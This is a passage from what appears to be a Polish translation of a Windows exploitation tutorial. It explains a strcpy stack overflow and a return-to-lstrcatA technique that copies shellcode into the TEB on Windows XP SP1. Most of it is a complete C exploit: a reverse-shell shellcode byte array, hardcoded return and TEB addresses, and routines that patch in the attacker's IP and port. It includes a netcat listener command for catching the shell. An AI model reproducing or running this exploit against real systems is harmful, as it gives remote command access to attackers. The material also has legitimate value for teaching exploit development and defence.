W funkcji foo() mamy warunek przepełnienia bufora oparty na stosie. Wywołanie strcpy używa 600-bajtowego bufora bez uprzedniego sprawdzania długości bufora źródłowego. Kiedy przepełnimy ten program, nadpiszemy zapisany adres powrotu adresem lstrcatA. Następnie ustawiamy zapisany adres powrotu na czas powrotu lstrcatA (ustawimy go na nasz nowy bufor w TEB). Na koniec musimy ustawić bufor docelowy dla lstrcatA (nasz TEB) i bufor źródłowy, który znajduje się na stosie. Wszystko to zostało skompilowane przy użyciu Microsoft Visual C++ 6.0 w systemie Windows XP z dodatkiem Service Pack 1. Napisany przez nas kod exploita to przenośny odwrotny kod powłoki systemu Windows. Działa z dowolną wersją systemu Windows NT lub nowszego i używa PEB do pobrania listy załadowanych modułów. Stamtąd pobiera adres bazowy kernel32.dll, a następnie analizuje nagłówek PE, aby uzyskać adres GetProcAddress. Uzbrojeni w ten i bazowy adres kernel32.dll otrzymujemy adres LoadLibraryA - dzięki tym dwóm funkcjom możemy zrobić prawie to, co chcemy. Ustaw netcat nasłuchiwanie na porcie za pomocą następującego polecenia:

```
C:\>nc –l –p 53
```

następnie uruchom exploit. Powinieneś dostać odwróconą powłokę.

```
#include <stdio.h>

#include <windows.h>

unsigned char exploit[510]=

"\x55\x8B\xEC\xEB\x03\x5B\xEB\x05\xE8\xF8\xFF\xFF\xFF\xBE\xFF\xFF"

"\xFF\xFF\x81\xF6\xDC\xFE\xFF\xFF\x03\xDE\x33\xC0\x50\x50\x50\x50"

"\x50\x50\x50\x50\x50\x50\xFF\xD3\x50\x68\x61\x72\x79\x41\x68\x4C"

"\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\xFF\x75\xFC\xFF\x55\xF4\x89"

"\x45\xF0\x83\xC3\x63\x83\xC3\x5D\x33\xC9\xB1\x4E\xB2\xFF\x30\x13"

"\x83\xEB\x01\xE2\xF9\x43\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xEC"

"\x83\xC3\x10\x53\xFF\x75\xFC\xFF\x55\xF4\x89\x45\xE8\x83\xC3\x0C"

"\x53\xFF\x55\xF0\x89\x45\xF8\x83\xC3\x0C\x53\x50\xFF\x55\xF4\x89"

"\x45\xE4\x83\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xE0\x83"

"\xC3\x0C\x53\xFF\x75\xF8\xFF\x55\xF4\x89\x45\xDC\x83\xC3\x08\x89"

"\x5D\xD8\x33\xD2\x66\x83\xC2\x02\x54\x52\xFF\x55\xE4\x33\xC0\x33"

"\xC9\x66\xB9\x04\x01\x50\xE2\xFD\x89\x45\xD4\x89\x45\xD0\xBF\x0A"
```

```
“\x01\x01\x26\x89\x7D\xCC\x40\x40\x89\x45\xC8\x66\xB8\xFF\xFF\x66”
“\x35\xFF\xCA\x66\x89\x45\xCA\x6A\x01\x6A\x02\xFF\x55\xE0\x89\x45”
“\xE0\x6A\x10\x8D\x75\xC8\x56\x8B\x5D\xE0\x53\xFF\x55\xDC\x83\xC0”
“\x44\x89\x85\x58\xFF\xFF\xFF\x83\xC0\x5E\x83\xC0\x5E\x89\x45\x84”
“\x89\x5D\x90\x89\x5D\x94\x89\x5D\x98\x8D\xBD\x48\xFF\xFF\xFF\x57”
“\x8D\xBD\x58\xFF\xFF\xFF\x57\x33\xC0\x50\x50\x50\x83\xC0\x01\x50”
“\x83\xE8\x01\x50\x50\x8B\x5D\xD8\x53\x50\xFF\x55\xEC\xFF\x55\xE8”
“\x60\x33\xD2\x83\xC2\x30\x64\x8B\x02\x8B\x40\x0C\x8B\x70\x1C\xAD”
“\x8B\x50\x08\x52\x8B\xC2\x8B\xF2\x8B\xDA\x8B\xCA\x03\x52\x3C\x03”
“\x42\x78\x03\x58\x1C\x51\x6A\x1F\x59\x41\x03\x34\x08\x59\x03\x48”
“\x24\x5A\x52\x8B\xFA\x03\x3E\x81\x3F\x47\x65\x74\x50\x74\x08\x83”
“\xC6\x04\x83\xC1\x02\xEB\xEC\x83\xC7\x04\x81\x3F\x72\x6F\x63\x41”
“\x74\x08\x83\xC6\x04\x83\xC1\x02\xEB\xD9\x8B\xFA\x0F\xB7\x01\x03”
“\x3C\x83\x89\x7C\x24\x44\x8B\x3C\x24\x89\x7C\x24\x4C\x5F\x61\xC3”
“\x90\x90\x90\xBC\x8D\x9A\x9E\x8B\x9A\xAF\x8D\x90\x9C\x9A\x8C\x8C”
“\xBE\xFF\xFF\xBA\x87\x96\x8B\xAB\x97\x8D\x9A\x9E\x9B\xFF\xFF\xA8”
“\x8C\xCD\xA0\xCC\xCD\xD1\x9B\x93\x93\xFF\xFF\xA8\xAC\xBE\xAC\x8B”
“\x9E\x8D\x8B\x8A\x8F\xFF\xFF\xA8\xAC\xBE\xAC\x90\x9C\x94\x9A\x8B”
“\xBE\xFF\xFF\x9C\x90\x91\x91\x9A\x9C\x8B\xFF\x9C\x92\x9B\xFF\xFF”
“\xFF\xFF\xFF\xFF”;
int main(int argc, char *argv[])
{
int cnt = 0;
unsigned char buffer[1000]=””;
if(argc !=3)
return 0;
StartWinsock();
// Set the IP address and port in the exploit code
// If your IP address has a NULL in it then the
// string will be truncated.
SetUpExploit(argv[1],atoi(argv[2]));
```

```
// name of the vulnerable program
strcpy(buffer,"nes ");
// copy exploit code to the buffer
strcat(buffer,exploit);
// Pad out the buffer
while(cnt < 25)
{
strcat(buffer,"\x90\x90\x90\x90");
cnt ++;
}
strcat(buffer,"\x90\x90\x90\x90");
// Here's where we overwrite the saved return address
// This is the address of lstrcatA on Windows XP SP 1
// 0x77E74B66
strcat(buffer,"\x66\x4B\xE7\x77");
// Set the return address for lstrcatA
// this is where our code will be copied to
// in the TEB
strcat(buffer,"\xBC\xE1\xFD\x7F");
// Set the destination buffer for lstrcatA
// This is in the TEB and we'll return to
// here.
strcat(buffer,"\xBC\xE1\xFD\x7F");
// This is our source buffer. This is the address
// where we find our original buffer on the stack
strcat(buffer,"\x10\xFB\x12");
// Now execute the vulnerable program!
WinExec(buffer,SW_MAXIMIZE);
return 0;
}
int StartWinsock()
```

```
{
int err=0;
WORD wVersionRequested;
WSADATA wsaData;
wVersionRequested = MAKEWORD( 2, 0 );
err = WSAStartup( wVersionRequested, &wsaData );
if ( err != 0 )
return 0;
if ( LOBYTE( wsaData.wVersion ) != 2 || HIBYTE(
wsaData.wVersion ) != 0 )
{
WSACleanup( );
return 0;
}
return 0;
}
int SetUpExploit(char *myip, int myport)
{
unsigned int ip=0;
unsigned short prt=0;
char *ipt="";
char *prtt="";
ip = inet_addr(myip);
ipt = (char*)&ip;
exploit[191]=ipt[0];
exploit[192]=ipt[1];
exploit[193]=ipt[2];
exploit[194]=ipt[3];
// set the TCP port to connect on
// netcat should be listening on this port
// e.g. nc -l -p 53
```

```
prt = htons((unsigned short)myport);

prt = prt ^ 0xFFFF;

prtt = (char *) &prt;

exploit[209]=prtt[0];

exploit[210]=prtt[1];

return 0;

}
```

**Wniosek**

Omówiliśmy niektóre z bardziej zaawansowanych obszarów wykorzystywania przepełnienia bufora systemu Windows. Mamy nadzieję, że podane przez nas przykłady i wyjaśnienia pomogły pokazać, że nawet to, co początkowo wydaje się trudne do wykorzystania, można zakodować. Zawsze można bezpiecznie założyć, że luka przepełnienia bufora jest możliwa do wykorzystania; po prostu spędź czas na szukaniu sposobów, w jakie można go wykorzystać.